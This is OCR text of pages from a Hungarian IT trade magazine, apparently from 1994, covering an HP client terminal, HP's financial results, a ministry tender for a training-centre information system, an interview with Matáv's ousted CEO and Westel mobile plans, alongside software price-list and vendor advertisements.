grafikai és számításgényes alkalmazásokban is megállja a helyét. Mellette megismerkedhettünk egy olyan programmal, amely a HP Windows Client felhasználók átterését segíti az új rendszerre. A korábbi 425SX-hez képest a HP Windows Client 433SX kibővített, nagy felbontású színpalettát, 30 százalékkal gyorsabb feldolgozást és háromszoros videoteljesítményt nyújt. Mindez ideális eszközzé teszi tranzakciós képességeket igénylő kliensoldali alkalmazásokban: pénzügyi intézményekben, bankokban, légitársaságokban, egészségügyi intézményekben, az államigazgatásban vagy a vendéglátóiparban.

Természetesen a gépet DOS és Windows operációs rendszer-

rel együtt szállítják. Nagy teljesítményű videoalrendszere hardveralapú grafikagyorsítást és 1 megabájt video RAM-ot tartalmaz. Lényegesen gyorsabb grafikai feldolgozást biztosít, és csökkenti az olyan feladatok végrehajtására fordított időt, mint a Windowson belüli kontextusváltást, az alkalmazói képernyő görgetése vagy a képernyő kiszínezése. A megnövelt videoteljesítmény nagy felbontású grafikát alkalmazó felhasználói környezetek esetében ugyancsak előnyös. A klienshez 17 hüvelykes monitort is kínál a HP – ezzel 256 szín megjelenítésére van lehetőség 1024x768 képpont felbontásig.

Fejes Kálmán

A legcsodáltabb

Immáron harmadik éve választja a *Fortune* magazin Amerika legcsodálatraméltóbb információtechnológiai cégévé a Hewlett-Packardot. Olyan vállalatokat utasít maga mögé, mint az Apple, a Compaq, a DEC, az IBM vagy a Sun. Az 1993-as pénzügyi évben a HP nettó árbevétele a 92-es 16,4 milliárdról 20,3 milliárd dollárra nőtt. A számítógépes termékek, szolgáltatások és vevőszolgálat terén elért 15,6 milliárdos forgalmával az Egyesült Államok második legnagyobb információtechnológiai cégévé nőtt. Nettó nyeresége 1,2 milliárd dollárt tett ki, 21 százalékkal többet, mint egy esztendővel korábban.

Közép-Európában 65 szá-

zalékkal – 165 millió dollárra –, ezen belül Magyarországon 121 százalékkal – 15,7-ről 34,8 millió dollárra – nőtt a HP árbevétele. Ez azt jelenti, hogy a hazai leányvállalat 91-es megalakulása óta majdnem megnégyszerezte forgalmát. PC-megrendelése megduplázódtak, ám a legtöbbet továbbra is a perifériák hozzák a konyhára. A HP Magyarország hat üzletágban érdekelt. Ezek: orvosi műszerek, analitikai műszerek, szerviz, PC-k és perifériák, teszt mérőműszerek, valamint többfelhasználós számítógéprendszerek.

A legnagyobb megrendelés a KSH modernizálása volt, amely egyedül 9,5 millió dollárt tett ki. Érdekességként meg-

jegyezzük: a KSH megrendelése nem kevesebb, mint 14 ezer dobozból állt! Az országos hálózatot november végén adták át. Most folyik a rendszer alkalmazásokkal és adatokkal való feltöltése.

Az elmúlt év a minőségfejlesztés jegyében zajlott. A vevőszolgálat megkapta a szolgáltatások minőségére vonatkozó ISO 9000-es minősítést. Kategóriájában ez az első ilyen itthon. A cég idén tovább szeretné növelni a partnereinek nyújtott hozzáadott értéket. Célja, hogy megfeleljen a HP-ről világszerte kialakult képnek: jól kiképzett szakemberekre támaszkodó, a vevők számára megfelelő információt és szaktanácsot biztosító vállalatként lépjen föl.

Regionális Munkaerőfejlesztő és Képző Központok

Tenderről tenderre

A gazdasági környezet megváltozásához, a piacgazdaságra való áttéréshez megteendő sok-sok lépés egyike az emberi erőforrások fejlesztése. A múltbeli szemlélethez képest komoly váltásra volt/van szükség, hozzá kell szoknunk ahhoz, hogy harminc-negyven éves munkaviszonyunk alatt négyszer-ötször vagy még többször kell váltanunk munkahe-lyet, kell módosítani pályánkat. Egy-egy ilyen váltáshoz pedig új ismereteket kell szerezni.

A munkanélküliség megelőzésére, a munkába kerülés esélyeinek növelésére a kormány átfogó programot hirdetett meg, amelynek kivitelezéséhez a Világbank „emberi erőforrások fejlesztése” néven nyújt komoly

hitelt. Ennek képezi részét a kifejezetten a felnőttek számára szakmai/munkaerő-piaci képzést nyújtó, regionális hatókörrel működő képzőközpontok létesítése és működtetése.

Az intézményekhez az épületet az önkormányzatok adják, korszerű oktatóeszközökkel való felszerelésüket pedig világbanki és hazai forrásból a Munkaügyi Minisztérium koordinálja.

A tervezett tíz átképző központból hét már elkezdte a munkát, az első több mint két éve működik. Ezalatt kiderült, hogy az adminisztrációhoz, az érdemi munka hatékonyabbá tételéhez az intézmény működését támogató komplex információs rendszerre van szükség.

Rendszerszervezési iskolapéllda

Iskolapélldája lehet a műfajnak a rendszer tervezése, szervezése. Az előzetes megvalósíthatósági tanulmány készítésénél a rendszer-szervezéshez Írországból és Kanadából is jött szakember. Ők az újonnan alakult központoknak a külföldi hasonló intézmények megszervezési és működési tapasztalatait adták át, majd a MüM és a képzőközpontok elké-

szítették az információs rendszer koncepcióját és a rendszer kialakításának ütemtervét.

Enyedy Orsolya munkaügyi minisztériumi tanácsos, a projekt irányítója elmondta, hogy követve a kormányzat Informatikai Tárcaközi Bizottságának ajánlását, a rendszer megvalósításával szemben a nyíltrendszer-elvek betartása alapvető követelmény.

Hardver a szoftver után

Célul tűzték ki, hogy olyan legyen a szoftver, amely nem köti meg a kezüket a hardver vásárlásakor, ne kelljen függniük egyetlen gyártótól sem. A hardver kiválasztásában nem akarták napjaink gyakorlatát követni, azaz előbb gépet beszerezni, és arra szoftvert keresgél- ni. Elképzeléseik szerint a gépvásárlást a megoldandó feladathoz és a megtervezett szoftverhez kell igazítani. A rendszerhez szükséges servergépek beszerzésére a rendszerterv egy adott készütségi foka után – amikor a gép teljesítőképességével szembeni követelmények már meghatározhatók – nyílt tender írnak ki. Már előre látható, hogy a leg-

nagyobb izgalmat az okozza: sikerül-e a gépeket a szoftver tervezett telepítési időpontjáig üzembe helyezni.

A komplex információs rendszer kialakítására meghívásos pályázatot írtak ki egy – a pályázatkészítésben jártas – ügyvédi iroda közreműködésével. A pályázatra olyan szakképeket hívtak meg, amelyeknek gyakorlatuk, múltjuk van pénzügyi-gazdasági, illetve intézmények működését támogató szoftverek fejlesztésében. A tizenkét meghívott vállalatok közül hat küldött ajánlatot a szeptember 22-i határidőig.

Meglepető módon az ajánlatok a megvalósítás/kivitelezés

tekintetében korántsem tértek el annyira egymástól, mint az árak, amelyek 30 és 80 millió forint között mozogtak. Mindössze két szoftverplatformot kínáltak, magához a rendszerhez senki nem

adott saját ötletet, mindenki elfogadta, megvalósíthatónak tartotta az eredeti elképzelést, így nem meglepő, hogy a döntést az ajánlott ár nagyban befolyásolta.

Nyert a Mikro-Volán Elektronika

December 22-én kötötték meg a szerződést a Mikro-Volán Elektronikával. Terveik szerint 1994 októberére befejezik a fejlesztést. 1995 januárjában kell a rendszernek élesben működni, azaz el kell látnia az oktatást támogató speciális funkciókat: az ügyfelek, a hallgatók, a tanfolyamok nyilvántartását, a tananyagok, vizsgák kezelését, a külső kapcsolatok (reklám, propagandatevékenység) támogatását. Mindezt ráadásul a tervezéstől kezdve kell nyújtani a rendszernek, amelynek a képzésből kilépett hallgató sorsát még egy évig kell nyomon követnie.

A feladatok megoldásához általános gazdasági, pénzügyi programokat kell illeszteni. Ez két úton is megvalósítható: vagy kész elemekből állítják össze, vagy pedig korábbi fejlesztési tapasztalatok alapján újonnan készítik el őket. A pályázat nyertesei ez utóbbit választották. Az MVE közismerten sok hasonló funkciójú szoftvert fejlesztett – így ezen a területen hagyományosan erős –, de ilyen vegyes profilú költségvetési intézmény számára, amely a működéséhez szükséges összeget részben vállalkozási jelleggel szerzi meg, még nem készített programokat. Indokolja az új fejlesztést a szoftverplatform változtatása is.

Két alvállalkozóval végzi a munkát az MVE. Az egyik – az IPM Szoftver – tulajdonképpen a saját fejlesztőgárdája. A másikkal, az Oracle Hungaryval is régebbi a kapcsolatuk. Az MVE ugyanis korszerű fejlesztőeszközt keresett és az Oracle-ra esett a választása. (A Mikro-

Volán Elektronika 80-100 millió forintot fordít ebben az évben fejlesztésre!)

A Munkaügyi Minisztérium projektjével az MVE tízfős fejlesztőgárdája foglalkozik, a projekt technikai vezetője az Oracle Hungary munkatársa. A program megvalósításához a képzőközpontokból kettőt jelöltek ki együttműködésre, tesztelésre, a rendszer használatának betanítására.



LAN

SZÁMÍTÁSTECHNIKAI
ÉS SZOLGÁLTATÓ KFT.

1155 Budapest, Kolozsvár u. 7.
Telefon: 272-2014
Telefon/fax: 272-2213

100 Mbit/s

STP

UTP



W

**SODROTT ÉRPÁRAS
HÁLÓZATOK**

TERVEZÉSE
KIVITELEZÉSE
FORGALMAZÁSA

A



MOD-TAP

MAGYARORSZÁGI DISZTRIBÚTORÁTÓL

EGYÉB KÁBELEZÉSEK
KOAX • ÜVEGSZÁL • RS232

Szoftverek reklámáron a **KIMSOFT** Kft.-től

Adatbázis-kezelő szoftverek

FoxPro 2.5 for Win. (magyar) / Upgr.	17 900,- / 9 900,-
FoxPro 2.5 for DOS / Upgr.	37 900,- / 16 900,-
FoxPro 2.5 for Win. / Upgr.	37 900,- / 16 900,-
dBASE IV 1.1 + FoxPro 2.5 for Win.	24 900,-
FoxPro 2.5 Distr. Kit	37 900,- / 16 900,-
ACCESS 1.1 / (Update)	37 900,- / 2 900,-
ACCESS 1.1 Distribution Kit	37 400,-
dBASE IV 2.0	Hívjon!
dBASE IV 2.0 Compiler (Akció!)	17 400,-
dBASE IV 1.1 (angol/magyar) Akció!	Hívjon!
CA-dBase 2.0 for Win. (Akció!)	19 900,-
CA-Clipper 5.2 (Akció!)	19 900,-
CA-Tools 3.0 (Clipperhez)	19 900,-
CA-Clipper 5.2 (Akció!)	19 900,-
Clarion Professional Developer 3.x	77 400,-
DataPerfect 2.3 / Upgr.	37 400,- / 9 200,-
Symantec Q & A 4.0 for Windows	21 900,-
Gupta SQL adatbázis-kezelő rendszerek	Hívjon!
Novell Btrieve 5.1 for DOS/Win.	49 900,-
Paradox 4.5 for DOS / Windows	Hívjon!
Paradox Engine 3.0 (C és Pascal nyelvhez)	10 900,-
CodeBase 5.1 (C programozóknak) (Új!)	38 900,-
Q + E Database Library	19 400,-

Fejlesztő rendszerek

Borland C++ 4.0 / Upgrade (Új!)	24 900,- / 19 900,-
Turbo C++ 3.1 for Win. Visualized	8 900,-
Borland Pascal with Objects 7.0	24 900,-
Turbo Pascal 1.5 for Windows	12 400,-
Turbo Pascal 7.0	12 400,-
MS Multimedia Development Kit	31 900,-
Assimetrics Multimedia Toolkit	67 400,-
MASM 6.1	16 400,- / 6 900,-
MS Fortran Power Station	44 900,- / 19 900,-
Visual C++ 32 Bit Edition for Windows NT	47 400,-
Visual C++ 1.0 Standard	14 900,-
Visual C++ 1.0 Prof. / Upgrade	32 900,- / 16 900,-
Visual BASIC for Win. Stand.	16 400,- / 4 200,-
Visual BASIC Prof. / Upgr.	29 900,- / 8 400,-
Test for Windows	34 900,-
Windows 3.1 Resource Kit	3 200,-
Windows NT Resource Kit + CD ROM	14 400,-
Windows 3.1 Device Development Kit	37 900,-
Win32 SDK (CD ROM) (Új!)	17 400,-
Popkin SA (System Architect)	224 900,-
CA-REALIZER 2.0 for Win./ OS2 (Akció!)	12 900,-
Valkyre (Clipper decompiler)	46 900,-
Watcom C/C++ 9.5	52 400,-
Symantec C++ 6.0 / Upgrade	42 900,- / 13 900,-

Irodai programcsomagok

Magyar WinWord 2.0 + Excel 4.0 együtt	44 900,-
MS Office Pack 4.0 (Excel + WinWord + Powerpoint)	54 900,-
MS Windows Office Professional 4.0	74 900,-
MS Works for Win. 2.0 (magyar)	15 900,-
Borland Office Pack 2.0 for Windows	49 900,-
Lotus Organizer 1.1 for Win./ Upgrade	14 900,- / 10 400,-
Fits ACT! for Windows	17 400,-
ACT 1.1 for Windows	34 900,-
WP Office 4.0 PC LAN (felhasználói cs.)	34 900,-
Packrat 5.0 (Time manager program)	36 400,-

Táblázatkezelő szoftverek

EXCEL 4.0 (magyar) / Upgr. (Akció!)	27 400,- / 11 400,-
EXCEL 5.0 (Új!)	37 900,- / 11 400,-
Lotus 1-2-3 for Win. 4.0 (amíg a készlet tart)	17 400,-
Quattro Pro 5.0 for DOS / Windows	6 900,-
Quattro Pro 5.0 for Workgroups (Win.)	9 900,-
Lotus Improv 2.1	44 900,- / 21 900,-
CA-Compete	Hívjon!

Statistikai programcsomagok

SPSS/PC+ Base Module for Win. 6.0	84 900,-
SPSS/PC+ Profession Statistics for Win. 6.0	52 400,-
MINITAB for Windows/Academic ver.	119 900,- / 71 900,-
MINITAB for DOS /Academic ver.	94 900,- / 56 900,-
Statistica for Windows 4.0	129 000,-

Grafika, képfeldolgozás

CorelDRAW 4.0 / Upgrade	49 900,- / 29 900,-
CorelDRAW 4.0 teljes magyar betűkészlet (több mint 750 db TrueType font)	4 x 5 000,-
CorelDRAW 3.0 magyar fontokkal	24 900,-
Corel Artshow 4.0 (Jóni!)	5 900,-
Micrografix Designer 4.0	59 900,- / 18 900,-
Windows Draw 3.0	13 900,- / 6 900,-
Graphics Works 1.0	24 900,-
PhotoMagic 1.0	14 200,-
Windows OrgChart 2.0	14 200,-
ABC Flowcharter 2.0 (folyamatábra tervező)	27 400,-
Lotus Freelance for Win.	44 900,- / 18 900,-
Aldus FreeHand 4.0 (Jóni!)	59 900,- / 22 900,-
Aldus IntelliDraw 1.0 (Új!)	21 900,-
Adobe Illustrator + PhotoShop (együtt)	89 900,-
Fractal Design Painter 2.0	37 900,-
PhotoStyler 2.0 (Új!)	74 900,- / 22 900,-
Picture Publisher 3.0	49 900,- / 18 600,-
Harvard Graphics for Win. (Akció!)	27 400,-
MS Powerpoint for Win. 3.0	37 900,- / 11 400,-
Hijaak Pro 2.0 for Windows	16 400,-
Turbo CAD Pro for Windows (Új!)	34 900,-
WP Presentations 2.0 for Windows (Új!)	39 900,-

Kiadványkészítő programok

Aldus PageMaker 5.0 / Up.	72 900,- / 22 900,-
FrameMaker 4.0 for Windows	Hívjon!
MS Publisher for Win. 2.0	16 900,- / 8 900,-
QuarkXPress for Windows	74 900,-
Ventura 2.0 + Prof. bőv. (magyar)	32 900,-
Ventura 4.2 / Upgr. (bevezető ár)	25 900,- / 15 900,-
Recognita Plus 2.0 (karakterfelismerő pr.)	89 000,-
GO-CR 2.0 (kézi szkennerekhez)	16 400,-
WP Informs Designer 1.0 for Win. (újratervező pr.)	39 900,-
CardMaker 1.0 (névjegykártya készítő program)	4 000,-

Szövegszerkesztők, editorok

Word for Win. 2.0 (magyar) (Akció!)	27 400,- / 11 400,-
MS Word 6.0 / Upgr.	34 900,- / 8 400,-
Word for Windows 6.0 / Upgrade	37 400,- / 8 900,-
Ami Pro 3.0 (magyar vált.) / Upgr.	31 900,- / 14 900,-
ÉkSzer for DOS / Windows (Akció!)	Hívjon!
Írnok (magyar helyesírás-ellenőrzővel)	17 900,-
Symantec Q & A Write for Windows (Új!)	6 900,-
WordPerfect 5.1 (magyar)	27 400,- / 9 200,-
WordPerfect 6.0 for DOS	39 900,- / 14 900,-
WordPerfect 6.0 for Windows.	39 900,- / 13 900,-
WordPerfect 6.0 for DOS EE (Akció!)	27 400,- / 14 900,-
WordPerfect 6.0 for Win. EE (Akció!)	27 400,- / 13 900,-
Brief 3.1 programozói editor / Upgr.	8 900,- / 5 900,-
dBrief 3.1 (dBASE kiegészítés Briefhez)	5 900,-
Keit 5.0	18 900,-
Multi Edit 6.1	17 400,-
Norton Editor 2.0 / Upgrade	6 200,- / 2 900,-
VEDIT	11 900,-

Project management szoftverek

MS Project for Windows 3.0	54 900,- / 13 900,-
Norton TimeLine 1.0 for Windows	54 900,-
CA-SuperProject for DOS/Windows	Hívjon!

Operációs rendszerek

MS DOS 6.2 / Upgrade 6.0-ról	6 400,- / 990,-
DescView /X	24 900,-
LANtastic /AI for DOS & Win.	12 280,-
LANtastic /Z (2 felhasználó részére + kábel)	11 400,-
Novell NetWare Lite 1.1 (Akció!)	7 400,-
Novell NetWare 4.01 (5 felhasználó)	99 900,-
Egyéb Novell hálózati op. rendszerek	Hívjon!
Norton Administrator for Networks 5 user	29 900,-
IBM OS/2 2.1	20 900,- / 14 400,-
UnixWare Personal Edition (CD ROM)	19 900,-
Windows NT 3.1	36 900,- / 24 900,-
Windows NT Advanced Server Ed.	119 900,- / 49 900,-
Win. for Workgroups 3.11 (hardver nélkül)	6 900,-
Windows 3.1 (magyar is!)	11 900,- / 6 900,-

Norton akció (amíg a készlet tart)!

Norton Utilities 7.0 / Upgr.	7 900,- / 6 400,-
Norton Commander 4.0 / Upgr.	6 900,- / 3 900,-
Norton Antivirus 3.0 / Upgrade	11 900,- / 3 400,-

Segédprogramok, kommunikáció

Norton Desktop for Win. 3.0 / Upgr.	16 400,- / 6 400,-
Stacker 3.1 / Upgrade	13 900,- / 7 400,-
PC Tools Pro 9.0 / Windows (Akció!)	11 900,-
QEMM386 7.02 (memóriamanager)	9 400,-
Close-Up 5.0 Dual Pack	18 400,-
Laplink Pro V / Upgrade	16 400,- / 8 400,-
Norton pcANYWHERE 4.5	14 900,-
Norton pcANYWHERE for Windows	16 400,-
Proton Plus for Windows	14 900,-
WinFax Pro 3.0	12 900,-
Windows Printing System (HP Laser-hez)	16 400,-
Norton Antivirus 3.0 for Netware / server	79 900,-

Magyar fejlesztésű szoftverek

Windows 3.1-hez magyar ékezetes TrueType betűcsomagok (50-50 db font)	7 900,-
Magyar törvénytár (CD ROM-on)	24 000,-
Angol-magyar és magyar-angol szótár (SPT_GIB) szabadon definiálható billentyűzet kezelővel	3 999,-
Magyar helyesírás-ellenőrző: Lektor (DOS/Win.)	12 900,-
Helyes-e? (WinWord-höz)	14 900,-
Helyeske for DOS	3 200,-
WinWord-höz Újnyilvántartó program	5 900,-
Irodai levelezési rendszer	5 900,-
Újnyilvántartó program: Windows-hoz (CYS-UV)	9 900,-
SigmaCONTO Pénztárkönyv, Naplőfőkönyv	4 900,-
Egyéb ügyviteli, nyilvántartó programok	Hívjon!

Multimédia árjegyzékünkől

MS Bookshelf 3.0	15 400,- / 4 900,-
Beethoven IX. szimfónia	6 400,-
Mozart	6 400,-
Cinemanía for Windows	6 400,-
MS Dinosaur 1.0 (az őslények világa CD-n)	6 900,-
Musical Instruments 1.0	6 400,-
Encarta for Windows (talán a legjobb lexikon)	31 900,-
The 7th Guest (játék program CD-n)	7 900,-
Rebball Assault ("Csillagok háborúja" CD-n)	7 900,-
Egyéb multimédia alkalmazások, CD ROM-ok	Hívjon!

Hardver árjegyzékünkől

SONY CDU-33A CD-ROM drive (double speed)	26 400,-
MS Windows Sound System	22 400,-
HP akció nagy nyaralásokkal!	
HP LaserJet 4 P	139 900,-
HP LaserJet 4 MP (PostScript, 600 dpi)	199 900,-
HP DeskJet 510 (magyar 852-es)	36 400,-
HP ScanJet IIp	99 900,-
HP ScanJet IIcx + Aldus PhotoStyler 2.0	139 900,-
Logitech ScanMan 32 Win. szkennelő + karakterfelism.	18 400,-
DEXA 3 gombos egér	1 640,-
Microsoft Mouse 2.0 (Új!)	9 400,-
3M DS HD 5.25"-os floppy (1 doboz)	840,-
3M DS HD 3.5"-os floppy (1 doboz)	1 290,-
Virgin DS HD 5.25"-os floppy (1 doboz)	599,-
FUJI DS HD 3.5"-os floppy (1 doboz)	999,-
NoName DS HD 5.25"-os floppy (1 doboz)	420,-
NoName DS HD 3.5"-os floppy (1 doboz)	690,-

Oktatási árjegyzékünkől

Word for Windows 2.0 (magyar)	11 900,-
Visual BASIC for Win. 3.0 Prof.	8 900,-
FoxPro 2.5 for DOS/Win.	16 900,-
Recognita Plus 2.0 (karakterfelismerő pr.)	44 500,-

Szakkönyv árjegyzékünkől

FoxPro 2.5 for Win. Step by Step	3 900,-
Programming Windows 3.1	5 900,-
Inside Windows NT	3 200,-
MS ACCESS for Windows Step by Step	3 900,-
Windows NT Resource Kit	14 400,-

Kérje részletes árjegyzékeinket!

A közölt árak nem tartalmazzák a 25%-os ÁFA-t, és a helyszíni üzembehelyezés költségeit.

KIM-SOFT Számítástechnikai és Kereskedelmi Kft.

1112 Budapest, Hegyalja út 70. fszt. 2.

Telefon/fax: 1 656 656

Február hónapban minden 50 000 Ft feletti készpénzes szoftervásárlásnál 5 % kedvezményt adunk!

Néhány játékprogram 10-20%-os kedvezménnyel vásárolható, amíg a készlet tart!

Vihar a Matáv csúcsán

Horváth Pálnak a Matáv Rt. vezérigazgatói posztján végzett szakmai munkáját 1993 decemberéig – a nyilvánosság előtt legalábbis – senki nem támadta. Természetesen érték bírálatok a Matávot, jogosak és alaptalanok egyaránt, szakmai berkekben azonban általános volt a nézet, hogy a hároméves terv, a privatizáció előkészítésének irányítója érti a dolgát.

Mindenki várakozással tekintett a külföldi partnerek belépése elé. Bár nem tűnt elképzelhetetlennek, hogy az új tulajdonosok megjelenésével változások lesznek a részvénytársaság vezetésében, azt – értesüléseink szerint – még a legbennfentesebbek sem gondolták, hogy ilyen viharos körülmények között történik Horváth Pál elmozdítása a vezérigazgatói székéből. A külföldi partnerek egyelőre hallgatnak, minden jel arra mutat, hogy nem ők, hanem a magyar tulajdonos, az ÁV Rt., illetve a Matávot felügyelő szakminisztérium kívánja Horváth Pál távozását. A vita, az egyezkedés immár több mint egy hónapja folyik. Január vége felé már már úgy látszott, létrejön a meg egyezés, ám az ÁV Rt. által 27-én tartott sajtótájékoztatóról Horváth úr távozott, így juttatva kifejezésre, hogy az ÁV Rt. nem tartotta magát korábbi megállapodásukhoz.

Egy nappal a sajtóértekezlet után arra kértük a jog szerinti még hivatalban lévő vezérigazgatót, vázolja kicsit részletesebben a kialakult helyzetet.


– Miben nem tartotta magát az ÁV Rt. korábbi megállapodásukhoz?

– Abban egyeztünk meg, hogy közösen egyeztetett sajtónyilatkozatot teszünk, amikor már minden kérdést tisztáztunk. Véleményem szerint még voltak vitás pontok, korai volt a nyilvánosság elé lépni. Együttműködési szándékot kívántam kifejezésre juttatni, amikor – az utolsó pillanatban érkező meg-

hívásra – mégis elmentem a sajtóértekezletre. Csepri Lajos úgy tájékoztattott ugyanis, hogy elfogadták a megállapodásban rögzített feltételeket. Azt vártam ezek után, hogy végre hiteles képet festenek rólam és a kialakult helyzetről.

– Mi történt ehelyett?

– Ehelyett az ÁV Rt. vezérigazgatója arról tájékoztatta az újságírókat, hogy lemondtam a beosztásomról, mert a szaktárca minisztere megvonta tőlem a bizalmát. Indoklásul három



ok hangzott el, nevezetesen a privatizáció ütemének késleltetése, a privatizáció szakmai lebonyolítása és emberi tényezők. Ezen okok közül csak a harmadikat tudom elfogadni, a másik kettővel nem értek egyet. Az érintettek közül én vagyok az egyetlen, aki végigcsinálta az elmúlt három évet, úgy gondolom, hogy megalapozott érvekkel tudom alátámasztani a lépé-

seimet. De egy ilyen szakmai vita nem a nagy nyilvánosság elé való. A sajtóértekezletnek volt még egy momentuma, ami nem felelt meg előzetes megállapodásainknak. A megegyezés egyik legfontosabb feltétele volt, hogy a megállapodás aláírásának napján befejeződik a vizsgálat a menedzserszerződések ügyében. Ehelyett a sajtó képviselői előtt az hangzott el, hogy az eddigi vizsgálatok megállapítása szerint a szerződések jogszerűek.

– Jogi probléma tehát nincs a szerződésekkel. Mi a véleménye a kérdésetikai oldaláról?

– Nem látok etikai problémát a menedzserszerződésekben. Még szokatlan Magyarországon, hogy a menedzser nagy érték a vállalat számára, ugyanakkor nagy kockázat is. Ha a menedzser nincs szerződésileg kötelezve arra, hogy magát teljes mértékben munkáltatójának szentelje, akkor nagyon könnyen előállhat a vállalatától idegen érdekek képviselésének esete. Nagyon kemény feltételeket kell a szerződésekben kikötni, a titoktartási kötelezettségen kívül rögzíteni kell például, hogy a menedzsernek nincs munkaideje, hanem a feladatot kell ellátnia, hogy gondoskodnia kell ön maga továbbképzéséről. Bizonyos esetekben – a törvényi keretek között – a vállalatnál szerzett információk védelme érdekében elhelyezkedési korlátozásokat is ki kell kötni. Természetesen mindezen kötelezettségek fejében ellenszolgáltatás jár a menedzsereknek. Valamit valamiért. Az elkötelezett felelős tisztséget betöltő menedzsert nemcsak szerződésileg megkötni, hanem egzisztenciális biztonságban tartani is kell.

– Mikor kötötték az oly sokat emlegetett szerződéseket?

– 1993. április 30. és december 14. között. A területi

igazgatók határozott idejű munkaszerződéseit november elsejével jártak le, utána egy-két nappal kötöttük meg velük az új szerződéseket. A területi igazgatók helyetteseikkel ezt követően szerződtek. Ez az oka annak, hogy az év vége felé viszonylag sok szerződés kötöttetett.

– Tudtak a befektetők a szerződésekről?

– Mődjükban állt tanulmányozni tevékenységünknek ezt a részét is. Én úgy vettem észre, hogy egyáltalán nem akadtak fenn ezen a külföldön már gyakorlatnak számító eljárásom.

– Ha sikerül megállapodnia az ÁV Rt.-vel, elfogadja a felkínált munkakört a Matávnál?

– A vállalat stratégiai tervezésének irányítását szívesen végezném. Ha meg tudunk egyezni ebben a munkakörben, akkor maradok. Úgy gondolom, hogy erre a feladatra hozzáértő, lelkes csapatot tudnék szervezni. Ezen kívül az ügyvezető bizottság rendszeres tanácsadója lennék. Esetleg az is elképzelhető, hogy valami más poszton folytatom a munkát, de akármilyen más csak átmeneti jellegű lehet, ebben az esetben rövid időn belül megválnék a Matávtól. Ez utóbbi gondolat még más okokból is felvetődhet bennem. Várom a viszonyok elrendeződését, a személyemet ért sérelmek korrekcióját és azt, hogy ismét hasznos munkát végezhessenek.

(Időközben a Matáv Rt. igazgatóságának január 28-i, éjszakai ülésén az ÁV Rt., a Matáv Rt. igazgatósága és Horváth Pál között megszületett az egyezség a munkaszerződés módosítás fő feltételeiről. A módosított munkaszerződés aláírására előreláthatólag február elején kerül sor.)

Mallász Judit

Versenyhelyzetben a Westel 450

tandó tárgyalások eredményétől függ. Az NMT 450 és a GSM árának összevetésével kapcsolatban csak a „versenyképes” szó hangzott el.

Két új szolgáltatás bevezetésének induló lépései már megtörténtek. Kókan kezdte meg működését a Westel 450 első fix telepítésű, nyilvános távbeszélő-állomása. A kísérleti üzem lezárultával a kókaik – hivatkozva a havi hatezer perces használatra – nem engedték leszerelni a készüléket. A Westel 1994-es tervei között négy-hatszáz normál Matáv hívókártyás nyilvános rádiótelefon felszerelése szerepel. A Budapest–Miskolc Intercity járaton is működik két

kártyás nyilvános Westel telefon. A tervek szerint minden Intercity járaton lesznek majd hasonló készülékek. Tárgyalni szeretnének a távolsági autóbuszokon való telefonálás lehetőségeiről is.

Február közepén új rádiótelefon-készülékkel bővül a kínálat. A Benefon Class Ultra olyan 15 Wattos autótelefon, amelynek – a GSM készülékekkel gyakorlatilag azonos nagyságú – kézi-beszélője kivehető a gépkocsiból, és az utcán, irodában vagy lakásban is használható. A jelenlegi Benefon, Motorola és Maxon rádiótelefonokon kívül kisméretű Nokia készülékek megjelenése is várható.

A Westel Rádiótelefon Kft. 1993 végére kiépítette a nemzeti mobil alaphálózatot. A 170 bázisállomásból és 3 digitális központból álló rendszer megvalósítása 8,5 milliárd forintot vett igénybe. Az 1991 végi 8500-as előfizetői szám mára meghaladja a 40 000-et. A cég vezetői – elsősorban a nemzetközi trendekből kiindulva – úgy ítélik meg, hogy a GSM rendszerek beindulásával az NMT 450-es előfizetői tábora nem fog csökkenni. A skandináv tapasztalatok alapján az országos lefedettség nagyobb vonzerő, mint a 450-es rendszernél kétségkívül hiányzó nemzetközi hívás lehetősége.

Mallász Judit

A datátviteli szolgáltatások bevezetésével, az ügyfelek minél jobb kiszolgálásával és versenyképes árakkal kívánja megtartani, sőt növelni előfizetői tábort a Westel Rádiótelefon Kft. – hangzott el a cég január végi sajtótájékoztatóján. Papp Miklós vezérigazgató elmondta, hogy az NMT 450-es rendszer két-három éves előnyt élvez a GSM szolgáltatásokkal szemben, s ezt a felzárkózási időszakot kívánják felhasználni új, döntően az adatátvitelre összpontosító szolgáltatások bevezetésére. Az árakkal kapcsolatban konkrét számok nem hangzottak el, a vezérigazgató annyit árult el, hogy tarifáik hamarosan közelítenek a vezeték nélküli telefonálás díjaihoz. 1994 közepétől – mobil-mobil összeköttetés esetén – várhatóan a hívott fél már nem fizet a beszélgetésért, a vezeték nélküli mobil telefonra érkező hívásoknál hasonló konstrukció bevezetése a Matávval folyta-

Dama, de nem játék

Kis forgalmú hálózatok hang-, fax- és adatátviteléhez kínál költség-hatékony műholdas távközlési rendszert a Scientific-Atlanta. A január közepén bejelentett, egy- és kétcsatornás összekapcsolódási lehetőséget biztosító Microdama terminál az igények alapján, hatékonyan használja az űrszolgáltatásokat. Az új technológia eredményeként a Microdama hálózat működési költségei akár 80 száza-

lékkal is alacsonyabbak lehetnek más műholdas rendszereikénél. A megoldás előnye, hogy a forgalom növekedtével a Microdama egység könnyen lecserélhető a berendezéscsalád nagyobb kapacitású tagjára. Az új architektúra közvetlen felületen át nyújt lehetőséget sokféle alkalmazáshoz: interaktív adatkapcsolathoz, LAN-ok összekapcsolásához, adatszórásra, televízióvételre stb.

A Microdama rendszer tipikusan egy 95 centiméter és 4,5 méter közötti átmérőjű kültéri antennából, a rászertelt kültéri RF egységből és a kétcsatornás beltéri egységből áll. A digitális telefoncsatorna sebessége 8-tól 32 kilobit/sec-umig, az adatcsatorna sebessége 9,6-tól 128 kilobit/sec-umig terjed. A PC-alapú hálózattfelügyeleti rendszer bármely összeköttetési pontban telepíthető.

HUNGÁRIA BIZTONSÁGTECHNIKAI ÉS KOMMUNIKÁCIÓS KFT.

SECOTEC
HUNGÁRIA LTD.

1022 Budapest
Hankóczy J. u. 13/B
Tel.: 115-9404
Fax: 135-4205

Multisensor kerítésvédelem
Multigard rejtett kerületvédelem
